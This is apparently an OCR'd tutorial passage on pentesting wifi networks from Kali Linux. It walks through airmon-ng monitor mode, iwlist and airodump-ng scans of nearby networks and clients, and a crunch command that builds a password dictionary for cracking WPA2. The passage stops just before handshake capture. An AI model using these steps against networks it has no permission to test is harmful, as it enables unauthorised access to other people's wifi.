



Figure 1. Testing scenario.

Basic commands

First of all, we need to check which wifi device is used on the computer. The command syntax and Figure 2 below, shows it.




```
root@kali:~# dmesg | grep phy
[    0.000000] e820: BIOS-provided physical RAM map:
[    0.158347] Switched APIC routing to physical flat.
[   14.060762] ieee80211 phy0: Selected rate control algorithm 'rtl_rc'
root@kali:~# airmon-ng

PHY     Interface       Driver          Chipset

phy0    wlan0           rtl8192cu       Realtek Semiconductor Corp. RTL8192CU 802.11n WLAN Adapter

root@kali:~# 
```

Figure 2. Dmesg | grep or Airmon-ng commands output.

We can see that the Airmon-ng command shows us the interface where the device is mounted and the chipset and the driver used by the device. It is worth mentioning that it is important for the proper functioning of the attack tools that the driver used is compatible with the chipset, that is, generic drivers worsen the performance of the tools.

Iwconfig Command

Shows some information on the wifi interface and also on the AP that the device is connected to. It can be used to configure the device in promiscuous mode and monitor mode, work on a specific channel, and create virtual interfaces. Figure 3 shows the output of the Iwconfig command.




```
root@kali:~# iwconfig
eth0      no wireless extensions.

wlan0     IEEE 802.11bgn  ESSID:"DANTAS"
          Mode:Managed  Frequency:2.437 GHz  Access Point: C8:3A:35:56:CE:08
          Bit Rate=1 Mb/s   Tx-Power=20 dBm
          Retry short limit:7   RTS thr=2347 B   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=48/70  Signal level=-62 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

lo        no wireless extensions.

root@kali:~# 
```

Figure 3. Iwconfig command output.

Iwlist Command

Enables the listing of all the networks found and filtering the information to be searched. Figure 4 shows the iwlist used in the wlan0 interface and scanning all network information with the Scan command. The "head-11" command was used to display only the first 11 lines of the command.




```
root@kali:~# iwlist wlan0 scan | head -11
wlan0     Scan completed :
          Cell 01 - Address: C8:3A:35:56:CE:08
                    Channel:6
                    Frequency:2.437 GHz (Channel 6)
                    Quality=34/70  Signal level=-76 dBm
                    Encryption key:on
                    ESSID:"DANTAS"
                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 18 Mb/s
                              24 Mb/s; 36 Mb/s; 54 Mb/s
                    Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 48 Mb/s
                    Mode:Master
root@kali:~# 
```

Figure 4. Iwlist command output.

Scan Command

Using the Scan command without filters shows all the information about which type of encryption used will also be shown as Figure 5 below.



```
IE: IEEE 802.11i/WPA2 Version 1
    Group Cipher : TKIP
    Pairwise Ciphers (2) : CCMP TKIP
    Authentication Suites (1) : PSK
```


Figure 5. Scan command output.

Note that these commands show us various information about the AP, among them are:

- The MAC address of the AP;
- The channel;
- The frequency, that is, bit rate per second of the AP;
- Signal quality;
- Whether encryption is enabled;
- Type of encryption used.

AIRMON-NG


As noted earlier, just using the Airmon-ng command will show the device information. To start the card in monitor mode we will have to use the command, and Figure 6 below shows an example of output after this.



```
root@kali:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

  PID Name
  646 NetworkManager
  724 wpa_supplicant
  766 dhclient

PHY     Interface       Driver          Chipset

phy0    wlan0           rtl8192cu       Realtek Semiconductor Corp. RTL8192CU 802.11n WLAN Adapter

Newly created monitor mode interface wlan0mon is *NOT* in monitor mode.
Removing non-monitor wlan0mon interface...

WARNING: unable to start monitor mode, please run "airmon-ng check kill"
root@kali:~# 
```

Figure 6. Airmon-ng start command output (starting the card in monitor mode).

Note that three processes are shown that may interfere with the use of the Aircrack-ng suite. For better operation of the tools, it is necessary to exclude these processes and start monitor mode again as shown in Figure 7, below.




```
root@kali:~# airmon-ng check kill

Killing these processes:

  PID Name
  724 wpa_supplicant

root@kali:~# airmon-ng start wlan0


PHY     Interface       Driver          Chipset

phy0    wlan0           rtl8192cu       Realtek Semiconductor Corp. RTL8192CU 802.11n WLAN Adapter

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)

root@kali:~# 
```

Figure 7. Killing processes and starting monitor mode.

Along with the information of the devices, it is stated that a virtual interface was created in monitor mode called wlan0mon, this interface is where the packages will be captured.

AIRODUMP-NG

To view information about the networks that are within our reach, we can enter the folowing command, and when we enter the command we will have the following result shown in Figure 8.



```
 CH  7 ][ Elapsed: 36 s ][ 2017-06-06 14:29

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 C8:3A:35:56:CE:08  -67       96      372    1   6  54e  WPA2 CCMP   PSK  DANTAS
 00:1A:3F:6D:9B:52  -97       55        0    0  11  54e  WPA2 CCMP   PSK  EDIELMO
 A0:AB:1B:09:EF:9A  -97       65        1    0   9  54e  WPA2 CCMP   PSK  Sofia
 C8:3A:35:04:A9:B8  -97       13        0    0   6  54e  WPA  CCMP   PSK  EDIVANIA
 00:1A:3F:DE:BF:E0  -97        6       10    0  11  54e. WPA2 CCMP   PSK  :) NET
 18:A6:F7:88:2D:B6  -97       18        0    0   1  54e. WPA2 CCMP   PSK  FAMILIA MOREIRA

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 (not associated)   84:9C:A6:F8:58:CC  -97    0 - 1      0        2  Vivo Internet
 C8:3A:35:56:CE:08  28:83:35:9C:4F:0F  -33    0e- 1      8       45
 C8:3A:35:56:CE:08  A8:B8:6E:63:BA:AE  -61    0e- 1    810      385  DANTAS
 C8:3A:35:56:CE:08  28:83:35:B3:E3:21  -68    0e- 0e   594       44
 A0:AB:1B:09:EF:9A  1C:C1:DE:C6:FB:24   -1    1 - 0      0        1
 00:1A:3F:DE:BF:E0  B0:79:94:17:31:5F  -97    0 - 1      0        1
 00:1A:3F:DE:BF:E0  80:96:B1:0F:94:BC  -97    1e- 5      0       12  :) NET
```

Figure 8. Airodump-ng command output.

The information obtained with this command is:

- BSSID: Device MAC number;

- PWR: Intensity of the signal captured by the wifi device, the lower the better;

- Beacons: Number of beacons that the AP sent;

- #Data: Number of captured data packets, including data transmission packets;

- #/s: Number of data packets per second captured in the last 10 seconds;

- CH: Number of the channel currently being used;

- MB: Maximum speed supported by AP. If MB = 11, it is 802.11b and MB = 54 is 802.11g/n. The dot after the number 54 indicates that a short preamble is supported. The "e" that follows the MB speed value indicates whether the network has QoS enabled;

- ENC: Encryption algorithm being used. OPN = unencrypted, "WEP?" = WEP or higher (there is insufficient data to choose between WEP and WPA / WPA2), WEP (without the question mark) indicates static or dynamic WEP, and WPA or WPA2 if TKIP or CCMP are present;

- CIPHER: The figure detected. TKIP is typically used with WPA and CCMP is typically used with WPA2;

- AUTH: The authentication protocol used;

- ESSID: Shows the name of the wireless network.

The second table shown in Figure 9 shows some information from the stations:

- BSSID: AP MAC address that the station is connected to;


- STATION: MAC address of the station;
- PWR: Signal strength of the monitor interface to the displayed station;
- Rate: Station rate;
- Lost: The number of data packets lost during the last 10 seconds of the station;
- Packets: The number of data packets sent by the station;
- Probe: ESSID of the AP that the station is connected to.

Pentesting the WPA2 protocol

In this part of the article, attacks on the standard protocol WPA2 will be approached. We will show you how to capture the 4-way-handshake to be written to a file. Generators of dictionaries such as Crunch combined with the Aircrak-ng tool will be used for password cracking.

Generating Dictionary with Crunch

Basically, the Crunch command syntax is as shown below, to which Figure 9 shows the Crunch command output.



```
root@kali:~# crunch 9 9 1234567890 -t feliz@@@@ -o senhas.txt
Crunch will now generate the following amount of data: 100000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 10000

crunch: 100% completed generating output
root@kali:~# 
```

Figure 9. Crunch command output.

The Crunch command syntax represents the following information:

Min: The minimum password length;

Max: The maximum password length;

characters_used: The set of characters that will be used;

-t <default>: The specified pattern of generated passwords. For example, if one part of the AP password is "itam", and the other part is a set of four numbers, you can use the command "crunch 8 8 1234567890 -t itam @@@ -o <file> ", It will generate all possible number combinations in the remaining four characters after the word "itam";

-o <output_file>: This is the file that the dictionary will be written to.

Capturing the Handshake

After putting the interface in monitor mode and closing all the processes that can disturb the progress of the pentest, we will run the Airodump-ng command.

Where:

